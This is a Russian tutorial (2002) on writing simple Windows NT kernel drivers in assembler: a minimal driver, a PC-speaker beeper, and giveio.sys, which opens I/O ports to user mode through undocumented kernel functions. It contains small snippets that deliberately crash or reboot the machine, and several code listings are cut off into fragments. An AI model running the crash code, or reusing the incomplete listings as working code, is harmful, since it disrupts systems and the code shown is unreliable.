Ну, и самое последнее на сегодня. Я, конечно, не могу заставить вас мучиться ожиданием следующей статьи. Поэтому, в архиве (находится в архиве `wasm_files.zip`: `files/recovered/214/kmd2.zip`) к этой статье, помимо исходных кодов SCP, содержится также и откомпилированный драйвер beep.sys. Несмотря на наличие числа 2000 в заголовке статьи, этот драйвер прекрасно работает и под XP. Думаю будет работать и под NT4.0, но возможности проверить это у меня нет.

Драйверы режима ядра: Часть 3: Простейшие драйверы

Автор: Four-F

Дата: 2002-12-18

Вот мы и добрались до исходного текста простейших драйверов. Полнофункциональные нас ждут впереди. Все исходные тексты драйверов я буду оформлять в виде *.bat файла, который, на самом деле, является комбинацией *.bat и *.asm файлов, но имеет расширение .bat.

```
;@echo off
;goto make


.386                    ; начало исходного текста драйвера

  ; остальной код драйвера

end DriverEntry         ; конец исходного текста драйвера


:make
\masm32\bin\ml /nologo /c /coff driver.bat
\masm32\bin\link /nologo /driver /base:0x10000 /align:32 /out:driver.sys /subsystem:native driver.
   obj

del driver.obj

echo.
pause
```

Если такой "самокомпилирующийся" файл запустить, то произойдет следущее. Первые две команды закомментарены, поэтому, они игнорируются компилятором masm, но принимаются командным процессором, который, в свою очередь, игнорирует символ "точка с запятой". Управление передается на метку *:make* , за которой находятся инструкции для компилятора и компоновщика. Все, что находится за директивой ассемблера end, игнорируется компилятором masm. Таким образом, весь текст между командой *goto make* и меткой *:make* , игнорируется командным процессором, но принимается компилятором masm. А все, что вне (включая команду *goto make* и метку *:make*), игнорируется компилятором masm, но принимается командным процессором. Этот метод чрезвычайно удобен, т.к. исходный текст "помнит" с какими параметрами его нужно компилировать. Я буду применять такую технику в исходных текстах драйверов, а в исходных текстах программ управления, буду пользоваться обычным методом.

Параметры компоновки имеют следующий смысл:

/driver — - Указывает компоновщику, что нужно сформировать файл драйвера режима ядра Windows NT;

/base:0x10000 — - Устанавливает предопределенный адрес загрузки образа драйвера равным 10000h. Я уже говорил про это в предыдущей статье;

/align:32 — - Память режима ядра - драгоценный ресурс. Поэтому, файлы драйверов имеют более "мелкое" выравнивание секций;

/out:driver.sys — - По умолчанию компоновщик производит файлы с расширением .exe. При наличии ключа /dll файл будет иметь расширение .dll. Нам нужно получить файл с расшрением .sys;

/subsystem:native — - В PE-заголовке имеется поле, указывающее загрузчику образа исполняемого файла, для какой подсистемы этот файл предназначен: Win32, POSIX или OS/2. Это нужно для того, чтобы поместить образ в необходимое ему окружение. Подсистема Win32

автоматически запускается при загрузке системы. Если же запускается файл, предназначенный для функционирования, например, в подсистеме POSIX, то сначала операционная система запускает саму подсистему POSIX. Таким образом, с помощью этого ключа можно указать компоновщику, какая подсистема необходима. Когда мы компилируем *.exe или *.dll, то указываем под этим ключем значение windows, которое означает, что файлу требуется подсистема Win32. Драйверу вообще не нужна ни одна из подсистем, т.к. он работает в естественной (native) для самой операционной системы среде.

Самый простой драйвер режима ядра

Вот исходный текст простейшего драйвера режима ядра.

```
;@echo off
;goto make

;;;
```

```
\masm32\bin\ml /nologo /c /coff simplest.bat
\masm32\bin\link /nologo /driver /base:0x10000 /align:32 /out:simplest.sys /subsystem:native
   simplest.obj

del simplest.obj

echo.
pause
```

Как и у любого другого выполнимого модуля, у драйвера должна быть точка входа, на которую система передаст управление после загрузки драйвера в память. Как и полагается в программе на ассемблере, точкой входа является первая инструкция, обозначенная меткой указанной в директиве end. У нас, как и в текстах на c, это DriverEntry, которая оформлена в виде процедуры, принимающей два параметра. Имя процедуры, естественно, может быть любым. Прототип DriverEntry выглядит так:

```
DriverEntry proto DriverObject:PDRIVER_OBJECT, RegistryPath:PUNICODE_STRING
```

К сожалению, Microsoft отошла от принципа "венгерской нотации" при составлении заголовочных файлов и документации DDK. Возможно, это связано с большим количеством специфических типов данных, используемых в DDK. Хотя, в обозначении типов кое-что осталось. В исходных текстах я буду придерживаться этого принципа везде, где только возможно, т.к. настолько привык им пользоваться, что исходники не использующие "венгерскую нотацию" мне кажутся совершенно нечитабельными. Поэтом, легким движением руки, DriverObject превращается в pDriverObject, а RegistryPath в pusRegistryPath.

Типы данных PDRIVER_OBJECT и PUNICODE_STRING определены в файлах \include\w2k\ntddk.inc и \include\w2k\ntdef.inc соответственно.

```
PDRIVER_OBJECT   typedef PTR DRIVER_OBJECT
PUNICODE_STRING  typedef PTR UNICODE_STRING
```

pDriverObject — - указатель на объект только что созданного драйвера. Windows является объектно-ориентированной системой. Поэтому, понятие объект распространяется на все, что только можно, и что нельзя тоже. И объект "драйвер" не является исключением. Загружая драйвер, система создает объект "драйвер" (driver object), представляющий для нее образ драйвера в памяти. Через этот объект система управляет драйвером. Звучит красиво, но не дает никакого представления о том, что же в действительности происходит. Если отбросить всю эту объектно-ориентированную мишуру, то станет очевидно, что объект "драйвер" представляет собой обыкновенную структуру данных типа DRIVER_OBJECT (определена в \include\w2k\ntddk.inc). Некоторые поля этой структуры заполняет система, некоторые придется заполнять нам самим. Обращаясь к этой структуре, система и управляет драйвером. Итак, как вы наверное уже поняли, первым параметром, передающимся в функцию DriverEntry, как раз и является указатель на эту самую структуру (или пользуясь объектно-ориентированной терминологией - объект "драйвер"). Используя этот указатель, мы можем (и будем, но позже) заполнить соответствующие поля структуры DRIVER_OBJECT. Но, в рассматриваемых в этой части статьи драйверах этого не требуется, поэтому мы, пока, оставим pDriverObject без внимания.

pusRegistryPath — - указатель на раздел реестра, содержащий параметры инициализации драйвера. Про этот раздел, мы достаточно подробно говорили в прошлый раз. Точнее говоря, это указатель на структуру типа UNICODE_STRING. А уже в ней содержится указатель на саму Unicode-строку, содержащую имя раздела. Этот указатель драйвер может использовать для добавления (или извлечения, в чем мы очень скоро убедимся) в реестр какой-либо информации, которую он сможет в дальнейшем использовать. В этом случае необходимо сохранить путь к подразделу реестра, но не сам указатель, т.к. по выходу из процедуры DriverEntry он потеряет всякий смысл. Но, обычно этого не требуется.

О формате данных UNICODE_STRING следует сказать особо. В отличие от режима пользователя, режим ядра оперирует строками в формате UNICODE_STRING. Эта структура определена в файле \include\w2k\ntdef.inc следующим образом:

```
UNICODE_STRING STRUCT
    woLength        WORD    ?  ; длина строки в байтах (не символах)
    MaximumLength   WORD    ?  ; длина буфера содержащего строку в байтах (не символах)
    Buffer          PWSTR   ?  ; указатель на буфер содержащий строку
UNICODE_STRING ENDS
```

woLength — - (мне пришлось изменить оригинальное имя Length, т.к. оно является зарезервированным словом) содержит текущую длину строки в байтах (не в символах!), не считая завершающего нуля.

MaximumLength — - максимальный размер буфера (также в байтах), в котором эта строка содержится.

Buffer — - указатель на саму Unicode-строку.

Главное достоинство этого формата в том, что он явно определяет, как текущую длину строки, так и ее максимально возможную длину. Это позволяет, при операциях с такой строкой, обойтись без некоторых дополнительных вычислений.

Почему в процедуру DriverEntry передаются именно эти два указателя? Потому, что доступ к ним (особенно к первому) является ключевым моментом в инициализации и последующей жизни драйвера. Подробнее об этом мы поговорим в следующих статьях. Пока же, мы рассматриваем простейшие драйверы, время жизни которых, ограничено временем выполнения процедуры DriverEntry. Что же мы можем тут полезного (или вредного) сделать? Ну, вредного хоть отбавляй. Мы ведь уже в нулевом кольце защиты. Можно, например, выполнить такой код:

```
xor eax, eax
xchg [eax], eax
```

Это приведет к остановке системы и появлению BSOD (Blue Screen Of Death). А выполнение такого кода приведет к перезагрузке компьютера:

```
mov al, 0FEh
out 64h, al
```

Такой радикальный способ, прервать попытку исследования программы, иногда встречается в защитах. Честно говоря, я и сам на это не раз попадался ;-)

В этих двух случаях, процедура DriverEntry никогда не вернет управление. Поэтому, возвращаемое ей значение не важно. Если же действия выполняемые DriverEntry будут более конструктивными, как, например, в драйвере beeper.sys, то надо вернуть системе некое значение, указывающее на то, как прошла инициализация драйвера. Если вернуть STATUS_SUCCESS, то инициализация считается успешной, и драйвер остается в памяти. Любое другое значение STATUS_* указывает на ошибку, и в этом случае драйвер выгружается системой. Вышеприведенный драйвер (\src\Article2-3\simplest\simplest.sys) является самым простым, какой только можно себе представить. Единственное что он делает, это позволяет себя загрузить. Т.к. ничего кроме этого он сделать больше не может, то возвращает код ошибки STATUS_DEVICE_CONFIGURATION_ERROR. Я просто подобрал подходящее по смыслу значение (полный список можно посмотреть в файле \include\w2k\ntstatus.inc). Если возвратить STATUS_SUCCESS, то драйвер так и останется болтаться в памяти без дела, и выгрузить его средствами SCM будет невозможно, т.к. мы не определили процедуру отвечающую за выгрузку драйвера. Эта процедура должна находиться в самом драйвере. Она выполняет действия, зеркальные по отношению к DriverEntry. Если драйвер выделил себе какие-то ресурсы, например, память, то в процедуре выгрузки эта память должна быть возвращена системе. И только сам драйвер знает об этом. Но, тут я немного забежал вперед. Пока нам это не понадобится.

Драйвер режима ядра beeper.sys

Теперь перейдем к рассмотрению драйвера, программу управления которым, мы писали в прошлый раз. Мне пришлось переименовать его из beep.sys в beeper.sys, потому что, как оказалось, в NT4 и в некоторых версиях XP уже существует драйвер beep.sys. Вобще говоря, beep.sys есть во всех версиях NT (\%SystemRoot%\System32\Drivers\beep.sys), но он еще должен быть зарегистрирован в реестре. Как бы там ни было, надеюсь beeper.sys будет уникальным. Вот его исходный текст:

```
;@echo off
;goto make

;;;
```

```
;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                     М А К Р О С Ы

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

DO_DELAY MACRO
    mov eax, DELAY
    .while eax
        dec eax
    .endw
ENDM

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                          К О Д

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

.code

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                        MakeBeep1

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

MakeBeep1 proc dwPitch:DWORD

    ; Прямой доступ к оборудованию через порты ввода-вывода

    cli

    mov al, 10110110y
    out 43h, al

    mov eax, dwPitch
    out 42h, al

    mov al, ah
    out 42h, al

    ; включить динамик

    in al, 61h
    or  al, 11y
    out 61h, al

    sti

    DO_DELAY

    cli

    ; выключить динамик

    in al, 61h
    and al, 11111100y
    out 61h, al

    sti

    ret

MakeBeep1 endp

;:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
```

```
;                                               MakeBeep2

;;;
```

```
   :
;

;;;
```

И, наконец, посредством вывода в порт 61h значения, с установленными 0-ым и 1-ым битами, включаем динамик.

```
DO_DELAY MACRO
    mov eax, DELAY
    .while eax
        dec eax
    .endw
ENDM
```

Даем данамику позвучать некоторое время, пользуясь макросом DO_DELAY. Да - примитивно, но - эффективно ;-)

```
in al, 61h
and al, 11111100y
out 61h, al
```

И выключаем динамик, сбрасывая два младших бита. При этом надо не забывать, что таймер - это глобальный системный ресурс. Поэтому, на время работы с регистрами таймера, мы запрещаем аппаратные прерывания.

Второй звук (ми) мы воспроизводим посредством процедуры MakeBeep2, тем же самым образом, но используя для обращения к портам ввода-вывода функции WRITE_PORT_UCHAR и READ_PORT_UCHAR из модуля hal.dll. Помимо этих двух, в модуле hal.dll имеется целый набор подобных функций. Они призваны скрыть межплатформенные различия. Вспомните, что я говорил про HAL в первой части статьи. Для процессора alpha, например, внутренняя реализация этих функций будет совершенно другой, но для драйвера ничего не изменится. Я использовал эти функции для разнообразия. Просто, чтобы показать, что такие функции есть.

Третий звук (соль) мы воспроизводим пользуясь функцией HalMakeBeep, находящейся в модуле hal.dll. Внутри этой функции происходят события, полностью аналогичные двум предыдущим случаям. Опять же, имеется в виду модуль hal.dll для платформы x86. При этом, в качестве параметра, нужно использовать не частное частоты тактового генератора таймера и начального значения счетчика, а само значение частоты, которую мы хотим воспроизвести. В начале файла beeper.bat определены все 12 нот. Я использую только до, ми и соль. Остальные оставлены для вашего будущего супер-пуппер синтезатора ;-). Для выключения динамика, надо вызвать HalMakeBeep еще раз, передав в качестве аргумента 0.

На этом работу драйвера beeper.sys можно считать законченной. Он возвращает системе код ошибки и благополучно удаляется из памяти. На всякий случай повторяю: код ошибки нужно вернуть, только для того, чтобы система удалила драйвер из памяти. Все что мог, он уже сделал. Когда мы доберемся до полнофункциональных драйверов, то, естественно, будем возвращать STATUS_SUCCESS.

Программа scp.exe производит загрузку драйвера beeper.sys по требованию. Для того, чтобы закончить с этим вопросом, думаю, будет уместно попробовать загрузить его автоматически, раз уж мы так подробно разобрали этот вопрос в прошлый раз. Проще всего это сделать так: закомментарьте вызов функции DeleteService, в вызове функции CreateService замените SERVICE_DEMAND_START на SERVICE_AUTO_START, а SERVICE_ERROR_IGNORE на SERVICE_ERROR_NORMAL, перекомпилируйте csp.asm и запустите. В реестре останется соответствующая запись. Теперь можете забыть об этом до следующей перезагрузки системы. Драйвер beeper.sys сам напомнит о себе, а в журнале событий системы останется запись о произошедшей ошибке. Посмотреть на нее можно с помощью оснастки Администрирование > Просмотр событий (Administrative Tools > Event Viewer).




Рис. 3-1. Сообщение об ошибке

Не забудьте удалить после этого подраздел реестра, соответствующий драйверу beeper.sys, иначе до-ми-соль будут звучать при каждой загрузке.

Драйвер режима ядра giveio.sys

Теперь рассмотрим программу управления другим драйвером - giveio.sys.

```
;;;
```

```
;                               В К Л Ю Ч А Е М Ы Е    Ф А Й Л Ы

;;;
```

```
    out 71h, al

    ;:::::::::::::::::::: Получим текущую дату ::::::::::::::::::::

    lea edi, acDate

    CMOS 07h                  ; Число месяца
    mov al, '.'
    stosb

    CMOS 08h                  ; Месяц
    mov al, '.'
    stosb

    CMOS 32h                  ; Две старшие цифры года
    CMOS 09h                  ; Две младшие цифры года

    xor eax, eax              ; Завершим строку нулем
    stosb

    ;:::::::::::::::::::: Получим текущее время ::::::::::::::::::::

    lea edi, acTime

    CMOS 04h                  ; Часы
    mov al, ':'
    stosb

    CMOS 02h                  ; Минуты
    mov al, ':'
    stosb

    CMOS 0h                   ; Секунды

    xor eax, eax              ; Завершим строку нулем
    stosb

    ;:::::::::::::::: Восстановим старый формат таймера ::::::::::::::

    mov al, 0Bh
    out 70h, al
    pop eax
    out 71h, al

    ;::::::::::::::::::: Покажем текущие дату и время ::::::::::::::::

    invoke wsprintf, addr acOut, $CTA0("Date:\t%s\nTime:\t%s"), addr acDate, addr acTime
    invoke MessageBox, NULL, addr acOut, $CTA0("Current Date and Time"), MB_OK

    ret

DateTime endp

;;;
```

```
    ; Открываем базу данных SCM

    invoke OpenSCManager, NULL, NULL, SC_MANAGER_CREATE_SERVICE
    .if eax != NULL
        mov hSCManager, eax

        push eax
        invoke GetFullPathName, $CTA0("giveio.sys"), sizeof acDriverPath, addr acDriverPath, esp
        pop eax

        ; Регистрируем драйвер

        invoke CreateService, hSCManager, $CTA0("giveio"), $CTA0("Current Date and Time fetcher."),
    \
                SERVICE_START + DELETE, SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START, \
                SERVICE_ERROR_IGNORE, addr acDriverPath, NULL, NULL, NULL, NULL, NULL

        .if eax != NULL
            mov hService, eax

            invoke RegOpenKeyEx, HKEY_LOCAL_MACHINE, \
                                 $CTA0("SYSTEM\\CurrentControlSet\\Services\\giveio"), \
                                 0, KEY_CREATE_SUB_KEY + KEY_SET_VALUE, addr hKey

            .if eax == ERROR_SUCCESS

                ; Добавляем в реестр идентификатор текущего процесса

                invoke GetCurrentProcessId
                mov dwProcessId, eax
                invoke RegSetValueEx, hKey, $CTA0("ProcessId", szProcessId), NULL, REG_DWORD, \
                                      addr dwProcessId, sizeof DWORD

                .if eax == ERROR_SUCCESS
                    invoke StartService, hService, 0, NULL
                    inc fOK                 ; Устанавливаем флаг
                    invoke RegDeleteValue, hKey, addr szProcessId
                .else
                    invoke MessageBox, NULL, $CTA0("Can't add Process ID into registry."), \
                                      NULL, MB_ICONSTOP
                .endif

                invoke RegCloseKey, hKey

            .else
                invoke MessageBox, NULL, $CTA0("Can't open registry."), NULL, MB_ICONSTOP
            .endif

            ; Удаляем драйвер из базы данных SCM

            invoke DeleteService, hService
            invoke CloseServiceHandle, hService
        .else
            invoke MessageBox, NULL, $CTA0("Can't register driver."), NULL, MB_ICONSTOP
        .endif
        invoke CloseServiceHandle, hSCManager
    .else
        invoke MessageBox, NULL, $CTA0("Can't connect to Service Control Manager."), \
                           NULL, MB_ICONSTOP
    .endif

    ; Если все OK, получаем и показываем текущие дату и время

    .if fOK
        invoke DateTime
    .endif

    invoke ExitProcess, 0

start endp
;;;
```

```
   :
;

;;;
```

```
push eax                ; Сохраним старый фармат таймера
and al, 11111011y       ; Бит 2: Формат - 0: упакованный двоично-десятичный, 1: двоичный
or al, 010y             ; Бит 1: 24/12 формат часа - 1 включает 24-часовой режим
out 71h, al
```

Сначала устанавливаем удобный нам формат данных, которые мы будем получать, используя управляющий регистр B. Хотя, по умолчанию, он и так установлен, но тем не менее. Нам удобно получать данные в упакованном двоично-десятичном формате (в одном байте две цифры - по 4 бита на каждую). Поскольку, у нас принята 24-часовая система деления суток, то этот формат мы и устанавливаем.

Затем, используя макрос CMOS, выдергиваем по одному байту нужной нам информации, попутно форматируя получающуюся строку.

```
invoke wsprintf, addr acOut, $CTA0("Date:\t%s\nTime:\t%s"), addr acDate, addr acTime
invoke MessageBox, NULL, addr acOut, $CTA0("Current Date and Time"), MB_OK
```

Получив текущие дату и время, составляем из них единую строку и выводим ее на экран. Управляющая последовательность \t вставляет символ горизонтальной табуляции, а \n перевода строки (подробнее см. \Macros\Strings.mac). И на экране мы должны увидеть:




Рис. 3-2. Результат работы программы DateTime.exe

Самым странным, в вышеприведенном тексте, является обращение к портам ввода-вывода прямо из режима пользователя. Как я уже упомянул выше, доступ к портам ввода-вывода свято охраняется Windows NT. И тем не менее, мы к ним обратились. Это стало возможно благодаря драйверу giveio.sys, к рассмотрению исходного текста которого мы и переходим.

```
;@echo off
;goto make


;;;
```

```
include \masm32\include\w2k\ntddk.inc
include \masm32\include\w2k\ntoskrnl.inc

includelib \masm32\lib\w2k\ntoskrnl.lib

include \masm32\Macros\Strings.mac

;#########################################################################################################
   :
;                          С И М В О Л Ь Н Ы Е    К О Н С Т А Н Т Ы

;#########################################################################################################
   :

IOPM_SIZE equ 2000h

;#########################################################################################################
   :
;                                             К О Д

;#########################################################################################################
   :

.code

;#########################################################################################################
   :
;                                      DriverEntry

;#########################################################################################################
   :

DriverEntry proc pDriverObject:PDRIVER_OBJECT, pusRegistryPath:PUNICODE_STRING

LOCAL status:NTSTATUS
LOCAL oa:OBJECT_ATTRIBUTES
LOCAL hKey:HANDLE
LOCAL kvpi:KEY_VALUE_PARTIAL_INFORMATION
LOCAL pIopm:PVOID
LOCAL pProcess:LPVOID

    invoke DbgPrint, $CTA0("giveio: Entering DriverEntry")

    mov status, STATUS_DEVICE_CONFIGURATION_ERROR

    lea ecx, oa
    InitializeObjectAttributes ecx, pusRegistryPath, 0, NULL, NULL

    invoke ZwOpenKey, addr hKey, KEY_READ, ecx
    .if eax == STATUS_SUCCESS

        push eax
        invoke ZwQueryValueKey, hKey, $CCOUNTED_UNICODE_STRING("ProcessId", 4), \
                                KeyValuePartialInformation, addr kvpi, sizeof kvpi, esp
        pop ecx

        .if ( eax != STATUS_OBJECT_NAME_NOT_FOUND ) && ( ecx != 0 )

            invoke DbgPrint, $CTA0("giveio: Process ID: %X"), \
                                dword ptr (KEY_VALUE_PARTIAL_INFORMATION PTR [kvpi]).Data

            ; выделяем буфер для карты разрешения ввода-вывода

            invoke MmAllocateNonCachedMemory, IOPM_SIZE
            .if eax != NULL
                mov pIopm, eax

                lea ecx, kvpi
                invoke PsLookupProcessByProcessId, \
                        dword ptr (KEY_VALUE_PARTIAL_INFORMATION PTR [ecx]).Data, addr pProcess
                .if eax == STATUS_SUCCESS
```

```
                    invoke DbgPrint, $CTA0("giveio: PTR KPROCESS: %08X"), pProcess

                    invoke Ke386QueryIoAccessMap, 0, pIopm
                    .if al != 0

                        ; Открываем доступ к порту 70h

                        mov ecx, pIopm
                        add ecx, 70h / 8
                        mov eax, [ecx]
                        btr eax, 70h MOD 8
                        mov [ecx], eax


                       ; Открываем доступ к порту 71h

                        mov ecx, pIopm
                        add ecx, 71h / 8
                        mov eax, [ecx]
                        btr eax, 71h MOD 8
                        mov [ecx], eax

                        invoke Ke386SetIoAccessMap, 1, pIopm
                        .if al != 0
                            invoke Ke386IoSetAccessProcess, pProcess, 1
                            .if al != 0
                                invoke DbgPrint, $CTA0("giveio: I/O permission is successfully
   given")
                            .else
                                invoke DbgPrint, $CTA0("giveio: I/O permission is failed")
                                mov status, STATUS_IO_PRIVILEGE_FAILED
                            .endif
                        .else
                            mov status, STATUS_IO_PRIVILEGE_FAILED
                        .endif
                    .else
                        mov status, STATUS_IO_PRIVILEGE_FAILED
                    .endif
                    invoke ObDereferenceObject, pProcess
                .else
                    mov status, STATUS_OBJECT_TYPE_MISMATCH
                .endif
                invoke MmFreeNonCachedMemory, pIopm, IOPM_SIZE
            .else
                invoke DbgPrint, $CTA0("giveio: Call to MmAllocateNonCachedMemory failed")
                mov status, STATUS_INSUFFICIENT_RESOURCES
            .endif
        .endif
        invoke ZwClose, hKey
    .endif

    invoke DbgPrint, $CTA0("giveio: Leaving DriverEntry")

    mov eax, status
    ret

DriverEntry endp

;;;
```

```
del giveio.obj

echo.
pause
```

Код драйвера основан на хорошо известных изысканиях Дейла Робертса, восходящих аж к 96 году прошлого века, в области предоставления процессу режима пользователя доступа к портам ввода-вывода на платформе Windows NT. Я решил, что здесь это будет очень кстати. Перевод статьи Дейла Робертса "Прямой ввод-вывод в среде Windows NT" можно почитать http://void.ru/?do=printable &id=701.

Я не буду подробно останавливаться на теории, т.к. достаточно подробно это описано в вышеупомянутой статье. Если очень коротко, то процессор поддерживает гибкий механизм защиты, позволяющий операционной системе предоставлять доступ к любому подмножеству портов ввода-вывода для каждого отдельно взятого процесса. Это возможно благодаря *карте разрешения ввода-вывода* (I/O Permission Map, IOPM). Немного подробнее про эту карту здесь: http://www.sasm.narod.ru/docs/pm/pmtss/chap5.htm. Про *сегмент состояния задачи* (Task State Segment, TSS), также активно принимающий в этом участие, можно почитать там же: http://www.sasm.narod.ru/docs/pm/pmtss/chap3.htm.

Каждый процесс может иметь свою собственную IOPM. Каждый бит в этой карте соответствует байтовому порту ввода-вывода. Если он (бит) установлен, то доступ к соответствующему порту запрещен, если сброшен - разрешен. Поскольку, пространство портов ввода-вывода в архитектуре x86 составляет 65535, то максимальный размер IOPM равен 2000h байт.

Всё, что сказано выше о I/O Permission Map верно, но не для операционных систем Windows NT+. Разработчики этих систем отказались от использования отдельного TSS для каждого процесса, по причине худшей производительности, а фирма Intel задумывала именно так и процессоры этой фирмы такую возможность поддерживают. Операционные систем Windows NT+ используют один TSS на все процессы. Поскольку TSS глобален, то и IOPM тоже. Это значит, что любые манипуляции с ней отражаются на все выполняющиеся, а также те, которые будут выполняться процессы.

Для манипулирования IOPM в модуле ntoskrnl.exe имеются две полностью недокументированные функции: Ke386QueryIoAccessMap и Ke386SetIoAccessMap. Приведу их описание составленное стараниями Дейла Робертса и моими тоже.

```
Ke386QueryIoAccessMap proto stdcall dwFlag:DWORD, pIopm:PVOID
```

Копирует текущую IOPM размером 2000h из TSS в буфер, указатель на который содержится в параметре *pIopm*.

dwFlag — 0 - заполнить буфер единичными битами (т.е запретить доступ ко всем портам); 1 - скопировать текущую IOPM из TSS в буфер.

pIopm — - указатель на блок памяти для приема IOPM, размером не менее 2000h байт.

При успешном завершении, возвращает в регистре al ненулевое значение.
Если произошла ошибка, то al равен нулю.

```
Ke386SetIoAccessMap proto stdcall dwFlag:DWORD, pIopm:PVOID
```

Копирует переданную IOPM длинной 2000h из буфера, указатель на который содержится в параметре *pIopm* , в TSS.

dwFlag — только 1 - разрешает копирование. При любом другом значении функция возвращает ошибку.

pIopm — - указатель на блок памяти содержащий IOPM, размером не менее 2000h байт.

При успешном завершении, возвращает в регистре al ненулевое значение.

Если произошла ошибка, то al равен нулю.

И еще одна очень полезная, также полностью недокументированная, функция из модуля ntoskrnl.exe.

```
Ke386IoSetAccessProcess proto stdcall pProcess:PTR KPROCESS, dwFlag:DWORD
```

Разрешает/запрещает использование IOPM для процесса.

pProcess — - указатель на структуру KPROCESS (чуть подробней ниже).

dwFlag — 0 - запретить доступ к портам ввода-вывода, установкой смещения IOPM за границу сегмента TSS; 1 - разрешить доступ к портам ввода-вывода, устанавливая смещение IOPM в пределах TSS равным 88h.

При успешном завершении, возвращает в регистре al ненулевое значение.
Если произошла ошибка, то al равен нулю.

По префиксу в имени функции можно определить к какому компоненту она относится: Ke - ядро, Ob - диспетчер объектов, Ps - поддержка процессов, Mm - диспетчер памяти и т.д.

Для доступа к объектам код режима пользователя использует описатели (handles), которые являются ни чем иным как индексами в системных таблицах, в которых содержится сам указатель на объект. Ну а что такое, на самом деле, объект мы уже немного поговорили выше. Таким образом, посредством описателей система отрезает код режима пользователя от прямого доступа к объекту. Код режима ядра, напротив, пользуется именно указателями, т.к. он и есть сама система и имеет право делать с объектами что хочет. Функция Ke386IoSetAccessProcess требует, в качестве первого параметра, указатель на объект "процесс" (process object), т.е. на структуру KPROCESS (см. \include\w2k\w2kundoc.inc. Я специально поставил префикс "w2k", т.к. в Windows XP недокументированные структуры сильно отличаются. Так что, использовать этот файлик при компиляции драйвера предназначенного для XP, не самая лучшая идея). Код функции Ke386IoSetAccessProcess устанавливает член *IopmOffset* структуры KPROCESS в соответствующее значение.

